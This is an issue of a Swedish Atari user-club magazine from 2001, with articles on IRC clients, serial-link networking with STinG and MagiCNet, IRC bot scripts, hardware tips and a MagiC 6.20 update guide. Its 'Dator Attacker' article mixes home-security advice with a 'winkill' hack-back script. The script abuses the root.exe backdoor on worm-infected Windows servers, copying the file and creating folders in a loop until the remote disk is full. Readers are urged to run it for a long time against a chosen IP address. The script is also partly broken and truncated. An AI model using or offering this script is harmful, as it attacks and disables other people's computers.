Internet Relay Chat (IRC) är ett konferenssystem som skapades av en finländare vid namn Jarkko Oikarinen för 14 år sedan. Systemet är uppbyggt att folk möter varandra i olika rum eller kanaler, som det egentligen heter. Runt om i världen finns det servrar som är sammankopplade i olika nätverk. Nätverk som IRCnet, DALnet och EFnet. Servrarna inom ett nätverk är synkroniserade vilket resulterar i att man bara skall se till att logga på typ närmsta server i nätverket. De stora Internet leverantörerna har oftast en egen server som finns i något av nätverken. I Sverige är det oftast en Server på IRCnet annars är det i regel de stora universiteten som har dessa servrar.



IRC är således ett flerkanaligt- och fleranvändarsystem som körs i globala nätverk. Det ger datoranvändare över hela världen möjlighet att konversera i realtid.

Hemma på datorn krävs att man kommer åt Internet och sedan att man har ett program för IRC. Dessa program är enkla att konfigurera då man egentligen bara behöver tala om (eller välja) vilken server man vill bli kopplad till (under vilket nätverk), sedan väljer man det rum (eller flera samtidigt) som man vill husera i. De personliga värdena man anger i programmet brukar vara vilket smeknamn (nickname, handle) man vill använda. Oftast även ett alternativt smeknamn utifall det första skulle vara upptaget av någon. Ett fält för riktigt namn finns även, men inga lösenord för inloggning i en Server. Det är det sistnämnda som gör att man kan ansluta sig inte bara till närmsta Server om man inte vill eller att den är hårt trafikerad.

Program körbara på Atari har funnits sedan i stort sett dessa datorer fick en egen TCP-stack. AtarIRC av Lonny L Pursell arbetar under STiK API och uppdateras fortfarande, senaste versionen kom i slutet av oktober. För de som använder IConnect för uppringd Internet finns Chatter och de som kör MiNT/MiNTnet finns en teckenbaserad portad version av iirc.

Lite teori

Denna Atari STE vi skall använda som en Chat-Station har ingen Ethernet-adapter (e.g nätverkskort) och kan inte anslutas mot ett nätverksnav (hubb eller switch) i det lokala hemnätverket. Därför kan den aldrig bli en dator i hemnätverket utan man måste via någon annan dator nå detta nätverk, en annan dator som kommer att fungera som en nätverksbrygga (router) för STE-datorn. Likaså som STE inte kan bli en del av hemnätverket så kan den inte använda

den nätverksadress som tidigare är uppsatt för hemnätverket. Lösningen är tämligen enkel, man skapar ett nytt nätverk hemma. Ett nätverk där denna STE huserar i och använder en annan dator som brygga till hemnätverket. Följande nätverksadresser kommer vi använda:

192.168.0.0	Befintligt hemnätverk
192.168.1.0	Det nya nätverket

Båda nätverken använder en nätverksmask (subnetmask) på 255.255.255.0. Dyker man djupare in i nätverkstopologin så skulle man kunna tänka sig att dela det befintliga hemnätverket i två delar genom att ändra nätverksmasken till 255.255.255.128. Finns ingen anledning att krångla till det då det skulle innebära att vi måste göra om hela hemnätverket genom att i varje dator tala om att vi skall dela nätverket. Sedan använder många försatta inställningar att man använder 255.255.255.0 som nätverksmask, MS Windows som ett exempel. Vi skall bara lägga till en dator hemma inte göra om allt från början om jag kan uttrycka det så.

I hemnätverket 192.168.0.0 har vi datorerna:

- 192.168.0.1 Dator med Internetanslutningsdelning (Två nätverkskort)
- 192.168.0.2 Atari Falcon

I det nya nätverket 192.168.1.0 har vi datorerna:

- 192.168.1.1 Atari Falcon
- 192.168.1.2 Atari STE

Visst är det samma Atari Falcon i båda nätverken. Det är just detta som gör den till en nätverksbrygga i båda nätverken. Denna dators Ethernetadapter har adressen 192.168.0.2 eller egentligen den uppsatta TCP/IP-stacken mot adaptorn. Sedan har en av Falcens serieportar adressen 192.168.1.1, den port vi satt 9-pins ändan av nollmodemkabeln i Falcens Modem 2.

25-pins ändan av kabeln sitter i STE serieport. Denna kommer att få IP-adressen 192.168.1.2 när vi kör STinG på denna dator. STen i det nya nätverket kommer bara att se datorer i det egna nätverket, dvs sig själv och Falcon. Att den sedan kan nå andra datorer i hemnätverket och även Internet beror på att Falcon routar all trafik.

När man satt upp en dator i ett nätverk eller som i vårt fall ett extra nätverk hemma, så är alltid programmen PING och TRACEROUTE användbara. De ger ett snabbt svar om datorn verkligen fungerar i nätverket och kan nå de andra datorerna och med det sistnämnda programmet, vilken färdrukt tar TCP-paketet för att nå slutmålet.

STinG har ett medlevererat program PING.PRG (med resursfil PING.RSC) i distributionen. Startar vi programmet så kan vi skicka ett ping till Falcen på adressen 192.168.1.1 och se om vi får ett svar. Svarar Falcen då vet vi att inställningarna i både STen och Falcen, samt nollmodem-kabeln är de rätta. Sedan skickar vi en PING till Internetanslutningsdatorn i hemnätverket på adressen 192.168.0.1, får vi ett svar från den så är det riktigt bra.

När vi kör traceroute så anger vi även här IP-adressen mot Internetanslutningsdatorn då får vi hela färdrutten presenterad. Från 192.168.1.2 (STE) via 192.168.1.1 (Falcen) till slutmålet 192.168.0.1.

Skapa datadisketten

Denna 720 Kbyte datadiskett fungerar som startdiskett med autostartande program vi skall använda för en anslutning till ett LAN, samt cpx- och tcp-relaterade moduler för att konfigurera och starta STinG. Vi plockar även ur två program från distributionen HS-Modem för att patcha seriegränssnittet, retsen MFP för att eliminera några buggar som finns i operativsystemet TOS 1.62 dedikerat serie-portar.


Här följer hela datadiskettens innehåll med filer och mappar:

```
A:\AUTO\
  DRIVIN.PRG
  MFP.PRG
  STING.PRG
  STING.INF

\CPX\
  SERIAL.CPX
  STING.CPX
  STNGPORT.CPX
  STNGPROT.CPX

\STING\
  CACHE.DNS
  DEFAULT.CFG
  RESOLVE.STX
  ROUTE.TAB
  SERIAL.STX
  TCP.STX
  UDP.STX
  ATARIRC.APP
  ATARIRC.RSC
  XCONTROL.ACC
```

Inställningsfilen A:\AUTO\STING.INF innehåller bara en rad och det är sökvägen till var STX-modulerna för STinG ligger lagrade. Raden är enligt A:\STING\. Vi använder CPX-moduler för att ge datorn nätverksanslutning, de CPXer som medföljer STinG distributionen. Detta gör att vi inte kommer att editera C:\STING\DEFAULT.CFG. Sedan använder vi XControl som ACC för att CPX modulerna skall kunna laddas. Varför jag inte valt COPS beror mest på att jag ville få så mycket ledigt utrymme på disketten som möjligt, detta då COPS även vill ha programmet A:\AUTO\WDIALOG.PRG.



AtarIRC kommer att under konfigurering att skapa en inställningsfil kallad A:\ATARI.IRC. XControl kommer att skapa inställningsfilen A:\CONTROL.INF IRC med MagiCNet. Sparar man dessutom någon inställning från skrivbordet, så dyker givetvis filen A:\DESKTOP.INF upp.

Använda MagiCNet istället

På hårddisken har jag installerat operativsystemet MagiC Atari och via en annan dator i hemnätverket hämtat hem gratisdistributionen av MagiCNet från Internet. Denna finns även på Atarimagasinet tidningsdiskett nummer 1, 2001. MagiCNet har inget eget installationsprogram utan förlitar sig på kopiering av datafiler. Programmeraren har i den packade filen lagt filerna i mappar som representeras var de skall ligga på hårddisken, alltså befintliga mappar som installationen av MagiC har skapat.

För att lättare förstå och följa texten i artikeln så skall vi använda datornamn i fortsättningen. Datorerna är namngivna enligt följande:

Nätverk 1: 192.168.0.0 kallar vi ATHOME
 192.168.0.1 Sophie - Internetanslutningsdelning
 192.168.0.2 Erica - Atari Falcon

Nätverk 2: 192.168.1.0 kallar vi magxnet
 192.168.1.1 Erica - Atari Falcon Nätverksbrygga som ovan
 192.168.1.2 Michelle - Atari STE

För att spara på internminnet i STE-datorn så installerar vi inget skrivbordsalternativ, som jinnex utan nöjer oss den i MagiC medföljande MagXDesk. Tanken är att vi skall köra en IRC-klient och varför inte köra iirc-2.8 som portats till MiNTnet, detta bara för att se kompatibiliteten mellan dessa två system. Med hjälp av BNet så är det tämligen enkelt att föra över iirc med dess filer mellan Erica och Michelle.

Inställningar för MagiCNet

Michelle MAGX_RC.NET har följande innehåll:

```
etc_path c:\etc
ifconfig lo0 addr 127.0.0.1 up

# Nätverk 192.168.1.0
iflink -i sl0 -d u:\dev\modem1
ifconfig sl0 addr 192.168.1.2 dstaddr 192.168.1.1 mtu 1500
link04 up
ifconfig sl0 netmask 255.255.255.0
route add default sl0 gw 192.168.1.1
route add 192.168.1.1 sl0
```

Erica MAGX_RC.NET fungerar som nätverksbrygga:

```
etc_path e:\etc
ifconfig lo0 addr 127.0.0.1 up

# Nätverk magxnet
iflink -i sl0 -d u:\dev\modem2
ifconfig sl0 addr 192.168.1.1 dstaddr 192.168.1.2 mtu 1500
link04 up
ifconfig sl0 netmask 255.255.255.0
route add 192.168.1.0 sl0
```

```
# Nätverk ATHOME
ifconfig en0 addr 192.168.0.2 up
route add 192.168.0.0 en0
```

```
# Rutt till Internetanslutningsdelningen
route add default en0 gw 192.168.0.1
```

Inte mycket att orda om inställningarna utifall ni läst min artikel om MagiCNet i Atarimagasinet Nr 2 – 2001. Vad jag ser nu i efterhand är att ifconfig sl0 netmask är onödig, då just den angivna ovan är försatt som default och behöver inte anges. Sista raden route på både Michelle och för Erica under både magxnet och ATHOME kan avslutas med en nolla i IP-adressen. Har man en nolla betyder det att rutt är satt till alla datorer i angiven nätverksadress. På Michelle står det route add 192.168.1.1 sl0 vilket betyder att man satt en rutt till Ericas IP-adress. Här skulle man kunnat avsluta med en nolla också men en nollmodemkabel kan ju bara nå en dator, så jag tyckte det var bättre med Ericas IP-adress.

Michelle använder u:\dev\modem1 och Erica u:\dev\modem2. Båda datorerna har givetvis var sin hostsfil. Där har jag angett IP-adress och namn på alla datorerna som kan nås av respektive dator i respektive hemnätverk.

Detta är inte nödvändigt heller då man i klartext i MAGX_RC.NET talat om vilken IP-adress man vill ha och var default gateway finns, men kör man traceroute så ser det snyggare ut när respektive datornamn sätts intill IP-adresserna under första färdtrutten i hemnätverket. Har även träffat på vissa program som absolut vill ha datornamn och detta från hostsfilen

Att skapa en bot

(av Mikael Ljungberg)

IRC = Internet Relay Chat, ett sätt att kommunicera med varandra, teckenbaserat. Man ansluter och går in på en kanal, där möter man andra människor och en och annan bot. På kanalen #atarisak finns en bot, den heter SAKhome. Bot kommer av robot, det vill säga att en bot gör saker automatiskt och vad man ber den om, och den är ett script. Man använder en bot för att dels hålla IRC kanalen igång med alla dess inställningar som exempel topic, vilket är ämnet för irc kanalen. En bot kan hälsa alla välkomna in och även sätta ban på de som ska hållas ute ifrån kanalen. Man kan även fråga efter statistik, allt beroende på hur bot'n är konfigurerad. Den är mycket användbar och kan bara kontrolleras av de som är utsedda att göra det. Det vill säga man skriver in i en konfigurationsfil vem/vilka som har rättighet att kontrollera den. Den som har rättigheter att kontrollera den kan sedan sätta op och annan status på de övriga i kanalen, den kan även ställas in att sätta auto op på vissa som kommer in på kanalen. Den kan också övervaka språket så att ingen svär eller säger fula ord, då blir de utslängda. Bot'n består av script, man måste vara bra på irc script programmering för att göra en bot. Här följer några exempel på irc kod som egentligen är irc kommandon, där vissa är variabler som kan vara individuella för varje bot.

```
on= 1:JOIN:#:{
    if ($nick == $me) {
        echo -s You have Joined $chan
    }
    else {
        /notice $nick Welcome $nick to $chan $+ .
    }
}
```

Denna kod visar information och hälsning. Första alternativet skriver i bot'ns status fönster exempel You have Joined #atarisak. Alternativ två så hälsar den välkommen den som ansluter till kanalen, och det visas i kanalfönstret hos den som ansluter. Kan exempelvis se ut så här, Welcome Mille_1 to #atarisak.

```
on 1:TEXT:*shit*:#:{
    if ($nick isop $chan) { halt }
    else if ($me isop $chan) { /kick $chan $nick No
Swearing on $chan }
}
```

Att se till så ingen svär kan göras med följande kod. Om bot'n är op och någon säger shit kommer den att bli kickad ifrån kanalen med meddelandet No Swearing on #atarisak. Detta är ett bra sätt att hålla bråkstakar ifrån kanalen, och såna som kommer in för att förstöra.

En bot består vanligtvis av ett irc program med tillhörande script som aktiverar och styr bot'n. Man kan även lägga upp en bot på en annan server någonstans på internet, så man slipper ha en dator hemma gåendes 24 timmar varje dygn.

Slutord

Att ha en IRC-klient tillgänglig i datorn är i varje fall för mig lika viktigt som att ha en ICQ-klient närvarande. Med IRC kan man dessutom prata med människor man inte först sökt upp, som i fallet med ICQ. Webbaserade Chat som de hos Aftonbladet eller Passagen är alldeles för dedikerade en sak och dessutom på svenska. I IRC finns massvis med olika rum man kan besöka samtidigt och lättare kommunicera med några man exempelvis vill ha tillfällig hjälp av eller utbyte av dokument med.

Prova IRC du också. Själv finns jag på kanalen #atarisak på IRCnet flera gånger i veckan liksom Mikael Ljungberg (MrAtari) som dragit igång sin bot som beskrevs här, på kanalen i praktiken. Det är lite lättare om man vill ha en iterativ konversation på kanalen än i med-users via e-post. Mestadels om man sitter och löser inställningsproblem för program eller systemprogramvara med varandra då man slipper sitta med en telefonlur i örat som inte räcker fram till datorn.


Dator Attacker

av Erik Häll

Nu när allt fler människor får tillgång till bredband, så drabbas fler och fler av attacker och ovälkomna besök. Syftet är ofta att få tag i en dator där man kan utnyttja både lagringsutrymme och olika nätverks tjänster.

Det vanligaste man använder sig av andras datorer till är för att dölja attacker eller för att skicka spam-mail. För att hitta "öppna" datorer så använder hackarna ofta en sökrobot som söker efter datorer som är öppna och som är uppkopplade under en längre tid. Ofta startar attacken med att man pingar datorn med jämna mellanrum för att se hur länge den är igång. Vilket ibland kan ge ett helt osannolikt pingande från flera sökrobotar.

- Attackerna är ofta uppdelade i 2 eller fler nivåer
- 1. Pinga datorn med jämna mellanrum.
- 2. Kolla vilka tjänster som svarar på aktuell dator.
- 3. Utnyttja tjänster direkt eller placera program på datorn.
- 4. Fjärraktivera program som placerats i datorn innan.



- Då kommer ju frågan, kan man hacka din Atari?
- Svaret är **JA** !

- Om du har tjänster på din dator som öppnar den mot omvärlden så är detta fullt möjligt. Vanliga attacker är mot HTTP, FTP, POP3 (e-post), SMTP (e-post) och Samba (Dela ut mappar ala windows)

Vad kan dom göra ?

- Skicka e-post (spam) från din dator (SMTP)
- Lägga in osmakliga bilder m m dolt i din dator (via NFS, FTP och SAMBA)

Vad kan jag då som användare göra ?

- Fråga dej själv, Behöver du vara öppen utåt ? Om inte stäng av tjänsten eller spärta den för användare utifrån. Om du är programmeringskunnig och kör MiNTnet ta bort svaret på ping (icmp.c) och kompilera om MiNTnet.

OBS du kan inte sända en ping till din dator efter detta, men det minskar attackerna radikalt då de robotar som scannar datorer genom ping missar din dator.

- Kontrollera alla loggar från servrar som kör på din dator så att du har kontroll på vad andra kan ha 'fipplat' med på just din maskin.
- Se till att det blir mycket svårt eller omöjligt att logga in som root utifrån ifall du har MiNT och MiNTnet (och MagiCNet).
- Tänk på att om du använder ICQ så vet alla direkt vilken IP-adress din dator har och vissa sökrobotar utnyttjar ICQ för detta ändamål.
- Se till att inte vem som helst kan använda din mailserver.

Kan man attackera min Windows maskin ?

Det är mycket enkelt att ta över en dator med Windows, då det enda som behövs är att du delat ut din hårddisk och inte har någon form av en s k brandvägg. Om din hårddisk är åtkomlig utifrån så är det mycket lätt att byta ut vissa systemfiler som sedan öppnar datorn ännu mera nästa gång du startar om datorn vilket man gör ganska ofta i Windows värden ;-)

Brandväggar för Windows:

<http://www.zonelabs.com/>

<http://www.sygate.com/>

Kan man attackera Linux då ?

Jodå inga problem där heller. Där gäller samma sak som för Ataridatorn.

Red Worm

Tidvis har viruset RedWorm nästintill blockerat all Internet trafik för mej och fyllt webbservern Apaches loggar med skräp anrop. Nu är det ju bara så att viruset gör den attackerande datorn vidöppen vilket ju gör det busenkelt att ge igen. Kör man MiNT och MiNTnet är det bara att skriva ett enkelt skript som t ex detta:

```
#!bin/sh

#HOME=/home/root

while echo "Reverse attack" ; do

#      echo random $RANDOM


wget -q $!/scripts/root.exe?/DoNotAttackWithYourFuckingOSS$RANDOM

wget -q $!/scripts/root.exe?/c+mkdir%20AtariStrikesBack$RANDOM

wget -q $!/scripts/root.exe?/c+mkdir%20A$RANDOM

wget -q $!/scripts/root.exe?/c+copy%20root.exe%20$RANDOM.exe

wget -q $!/scripts/root.exe?/c+copy%20root.exe%20$RANDOM.exe

wget -q $!/scripts/root.exe?/c+copy%20root.exe%20$RANDOM.exe

wget -q $!/scripts/root.exe?/c+copy%20root.exe%20$RANDOM.exe

wget -q $!/scripts/root.exe?/c+copy%20root.exe%20$RANDOM.exe

wget -q $!/scripts/root.exe?/c+copy%20root.exe%20$RANDOM.exe

wget -q $!/scripts/root.exe?/c+copy%20root.exe%20$RANDOM.exe

wget -q $!/scripts/root.exe?/c+copy%20root.exe%20$RANDOM.exe

wget -q $!/scripts/root.exe?/c+copy%20root.exe%20TOS$RANDOM.exe

wget -q $!/scripts/root.exe?/c+copy%20root.exe%20MiNT$RANDOM.exe

wget -q $!/scripts/root.exe?/c+copy%20root.exe%20MiNTNET$RANDOM.exe

wget -q $!/scripts/root.exe?/c+copy%20root.exe%20MAGIC$RANDOM.exe

wget -q $!/scripts/root.exe?/c+copy%20root.exe%20MTOS$RANDOM.exe

wget -q $!/scripts/root.exe?/c+copy%20root.exe%20MROS$RANDOM.exe

wget -q $

done
```

Ge skriptet ett namn som t ex winkill. Se till att wget är installerat på systemet. Skriv sedan winkill och ip adressen du vill attackera tillbaka på.

Tex:

Winkill 192.168.0.15

Kör sedan skriptet så länge du har lust (helst länge) och


avbryt med ctrl+c

Den attackerande datorn har då ganska mycket kopior på viruset och en massa foldrar med slumpade namn. Kör man tillräckligt länge så kommer den attackerade maskinen att stanna med disk full vilket dom flesta windows användare vet vad det betyder :-)

Är man van vid Apache webbserver så kan man lätt koppla ihop RedWorm attacker mot detta skript men då bör man se till att det inte är en oändlig loop i själva skriptet.

SCSI Disk

av Erik Häll



Skaffade en ny hårddisk till min Hades 060 som jag kan rekommendera.

Fujitsu, AG LP 9.1GB 68pin Ultra2 10k (MAG3091LP)
10000rpm, 2MB cache, 5.5ms, SCSI/LVD-U2

Om man skaffar en adapter mellan 50p och 68p så funkar denna utmärkt i Atari burkar.

För att den skall fungera så måste man bygga den som Narrow (13-14) och Sigle-ended (15-16).

Jag köpte min på Specitek (www.specitek.se) och den kostar ca 1600:- Den är prisvärd och mycket snabb.

Vill ni jämföra priser så kolla in "The Buyer's Guide - Sweden" <http://www.bugsoft.hik.se/buyer/default.asp>

MagiC 6.20

av Mille Babic



Det finns några nya och spännande funktioner, samt förbättringar i senaste uppdateringen av MagiC. Detta disklevererade operativsystem för Atari och även versioner för kompatibla datorer, som Milan och Hades är nu uppdaterade till version 6.20. Uppdateringen finns denna gång att hämta gratis på tillverkarens (ASH) hemsida, men det krävs att man har installationsdisketterna av version 6.10. Det rör sig alltså om en inkrementell uppdatering och jag kommer att beskriva hur man går till väga med att göra detta. Det är alltid något speciellt med när ett operativsystem uppdateras, så även i detta fall när ett mycket använt sådant förses med nya funktioner och förbättringar till Atari och kompatibla datorer.

MagiC styrka är att den är installerbar på datorer, som inte är framtagna för multikörning. Den ger en sådan dator tidsdelad multikörning med signaler, trådar och filsystem med långa filnamn. Till MagiC går att hänga på andra filsystem och den har stöd för objektlänkning och symboliska fillänkningsar med mycket mera. Att arbeta med trådar ger som ett exempel möjlighet att med ett registerprogram eller relationsdatabas att skriva ut etiketter via en tråd, samtidigt som applikationen sorterar data i en tråd och användaren framför datorn gör en sökning i databasen och allt detta samtidigt. Ett FTP-program är egentligen det bästa exemplet att använda trådar, programmet hämtar datafiler från kanske tre olika servrar på Internet, samtidigt. MagiC finns i versioner körbara under MS Windows på en PC, den finns för MacOS och det finns versioner för de Atarikompatibla datorerna Milan och Hades. Ett brett spektrum där man tar till vara på andra datorers styrka och systemprogramvara och det är inte för intet man hittar användarvänliga egenheter från andra datorplattformar under skrivbordet jinnee tillsammans med funktioner från Atari.

När version 6.0 släpptes 1998, så satsade man på en större integrering mellan MagiC, skrivbordet jinnee och andra systemutökningar som NVDI, Scripter med flera. Detta med stöd från gemensamma funktioner och olika protokoll och att detta närmande sker med produkter ASH saluför är ingen överraskning eller att en standard började ta form. Denna nya uppdatering går istället åt ett helt annat håll, närmare sagt det helt motsatta. MagiC börjar få utökade funktioner med stöd åt MiNT. Detta gör att MagiC 6.20 internt är olik tidigare versioner av operativsystemet. Andreas Kromke har ändrat om filhanteringen för att få kompatibilitet med MiNT och skrivit om alla Pexec() lägen.


Uppdatera på Atari

Packa upp arkivfilen MagiC620Atari.zip och extrahera datafilerna och mapparna till din hårddisk på en diskenhet som stödjer långa filnamn (VFAT). En mapp med namnet Atari skapades och innehåller program och tillhörande filer som modifierats. Denna mapp innehåller även en undermapp kallad Krypt med några datafiler och undermappen Atari (igen) innehållande.

I mappen \Atari\Krypt\Atari\ kommer lite handarbete krävas för att uppdatera den av MagiC viktiga datafil MAGIC.RAM. Denna datafil ersätter i internminnet (RAM) operativsystemet TOS som alltid laddas från ROM till RAM vid en omstart. Den MAGIC.RAM som skall patchas är originalet på installationsdiskett 2 av MagiC 6.10 och inte den personiserade man har på hårddisken, C:\MAGIC.RAM.

Först bör man ta säkerhetskopior på installationsdisketterna av MagiC 6.10. Dessa kopior benämner man ASH MagiC Atari 6.20 Disk 1 och 2. Nu kopierar man datafilen a:\MAGIC.RAM från diskett 2 på kopian till mappen \Atari\Krypt\Atari\ på hårddisken.

Nu skall jag direkt erkänna att jag inte lyckas så bra med att få skript med filtypsändelsen *.btp att vara körbara på min dator. Det är säkert en lätt inställning i jinnee eller någon annanstans. För att slippa ange sökvägar som inparametrar till KRYPT.TTP eller fundera ut hur man kör btp-skript, så kopiera eller flytta helt enkelt KRYPT.TTP till mappen \Atari\Krypt\Atari\



Kör KRYPT.TTP och ge den följande inparametrar:
magic.ram.krypt MAGIC620.RAM MAGIC.RAM

De tre delarna i inparametrarna skiljer sig åt med mellan-slag. Datafilen magic.ram.krypt finns redan i mappen \Atari\Krypt\Atari\ efter extrahering av den hämtade och packade datafilen MagiC620Atari.zip. Den sista parametern MAGIC.RAM var den datafil du hämtade från kopian av originaldiskett 2 och slutligen datafilen i mitten är den fil som skapas av KRYPT.TTP. magic.ram.krypt och MAGIC.RAM fungerar alltså som infiler och MAGIC620.RAM som utfil.



Döp sedan om MAGIC.RAM till MAGIC610.RAM i mappen och döp därefter MAGIC620.RAM till MAGIC.RAM. MAGIC.RAM kopierar du sedan till kopian på installationsdiskett 2 och skriver över den "gamla" som redan finns där.

Uppdateringen till MagiC 6.20 skall alltså ske med en nyinstallation från disketterna (kopiorna).

Nu fanns det ju även ett antal program och tillhörande filer från början i MagiC620Atari.zip. De som ligger under första mappen \Atari. Dessa skall kopieras till de två kopiorna av installationsdisketterna, alltså de disketter du kopierade MAGIC.RAM till och tidigare skrev ASH MagiC Atari 6.20 Disk 1 och 2 på. Dessa uppdaterade program och filer skall ligga i de mappar där det redan finns sådana med samma namn på disketterna. Vad jag kunde se låg de flesta datafilerna på första disketten med sökvägen
a:\MAGX_1_COPY\GEMSYS\GEMDESK\.

Kopiera dem dit och skriv över de som redan fanns på disketten. De gamla på disketten är ju givetvis från v6.10 då det var dessa disketter du säkerhetskopierade från första början.

Nu har du två datadisketter med en komplett installation av MagiC Atari 6.20 och kan börja installera den nya versionen av operativsystemet med att köra A:\INSTMAGC.PRG på första disketten.



Lite överaskande så har Jos den Bekker tagit nya tag med den utmärkta Offline-läsaren för mail/news. Okami, som redan tidigare slagit de flesta konkurrenter oavsett plattform på fingrarna, har nu blivit ännu bättre!

Tyvärr är dokumentationen inte i samma klass. Till den nya 3.0 beta 8 följer ingen med alls. Vill man prova Okami så behövs manualen till 2.0 plus vad som ändrats i dom 22 betaversionerna av 2.1 innan man tar del av vad som hänt i 3.0! Den som fått igång det blir däremot rikligt belönad av finesser och full kompatibilitet med RFC:er etc. Även i svenska nyhetsgrupper med QP-kodade ämnesrader lilar Okami utan problem. Mer om Okami 3 i kommande nummer av AM.

<http://www.xs4all.nl/~josdb/okami.html>

ATARI MAGASINET

NR 3/2001 © Svenska Atariklubben

ATARI

**Ansvarig utgivare/
Chefredaktör**
Mille Babic

Layout/Omslag
Bertil Jägard

Nyheter
Andreas Sjöo

Tryck
Chalmers Reproservice
<http://www.lib.chalmers.se/cthb/repro/>

Upplaga
200 exemplar

Adress
AtariMagasinet c/o
Svenska Atariklubben
Box 11416
404 29 GÖTEBORG

Websida
<http://www.sak.nu/>

E-post
am@sak.nu

Internetleverantör



Information
Material i form av insändare, artiklar eller frågor som du vill att vi skall publicera emottages gärna. Texten skall vara i rent ASCII-format och skickas på diskett eller via modem (BBS) eller mail till oss. Bilder kan skickas i IMG, GIF, TIFF, JPEG eller liknande format.

OKAMI

Beställ tidigare nummer av AM

Som en service till medlemmar i SAK finns möjligheten att beställa äldre nummer av medlemstidningen. Betala den totala summan till postgiro 491 75 44 - 1 och skriv tydligt ditt namn och adress, Medlemsnummer samt vilka nummer och hur många av varje du vill beställa. **Pris 20:-/st**




Nummer 2 1998.

28 sidor. Tidningsdiskett 98-2. Internetbok. Gratis på internet del 2. Terror på nätet (om reklamen på nätet). Erik Häll presentera sina program. Newton. Frågor och svar om Cubase. Corsair. Scart till Falcon. EZ230 mot ZIP.



Nummer 2 2000.

28 sidor. Tidningsdiskett 2-2000. Årsmötet fullständighetsrapport. Okami nyhetsgrupper med finess. aFTP skicka upp din hemsida. Smurf allmänt om ritprogrammet. Effekter och sound del II. Vision grafikprogram. Pretty good privacy (PGP). Bubbles. Telefoni. MagiC Game Contest 1999.




Nummer 3-4 1998.

Tidningsdiskett 98 3/4. Brus, musikens fiende nummer ett. Hades. MagiC och Mint vilket väljer man? NAS 98. Med Atarin i lokverkstaden. Milan. Nature.




Nummer 3 2000.

28 sidor. Tidningsdiskett 3-2000. Milan II?, Scripter, Programmera PL1, Ultra-Dyne Pro, MusikerMagasinet, Bygg din Mono Centronic Sampler, AtariCQ, Internetuppkoppling via MiNT, Mille sammanfattar NAS 2K, Artikelserie om Bredband del 1.




Nummer 1 1999.

32 sidor. Tidningsdiskett 99-1. NAS 99. Bokföring 3. Atarin som textterminal. Kommunikationsprogram. Midi, mirakel eller mardröm? STinG. ASH-emailer. ICQ till Atarin. Imapmaps. ani-tools. Chatter, IRC-klient. CT2B Falcon accelerator. STRaight BBS (SAK-bbs) lite BBS historia hur det är att starta en BBS.




Nummer 4 2000.

24 sidor. Tidningsdiskett 4-2000. Verklighetsrelaterad Atari poesi, Breda band & smala snören, MyAtari & atari active, PS2 mus till Atarin, Xgem, MagiC Game Contest 2001, SAK's Hemsida plus mailinglistor, Lynx & Jaguar nyheter, Bredband del 2, Elmar Hilgarts Pocket adapter.




Nummer 2 1999.

28 sidor. Tidningsdiskett 99-2. Milan 040. Jinnee 2. Plugins till Jinnee 2. Ghostscript, läs PDF-filer på Atarin. BoxKite/zControl. Effekter och sound. MP2 till Falcon. Notator. Gemar. Luna. CAB 2.8. Doom på Atarin. Skärmar om Falcar och skärma.




Nummer 1 2001.

24 sidor. Tidningsdiskett 1-2001. NAS 2001info, Natframe, Fmax, Seltos, Bredband sista delen, Kallelse till Årsmötet, Vitaminkickar i hemstudion, Pegasus, Captain Void tillbaka.



Nummer 1 2000.

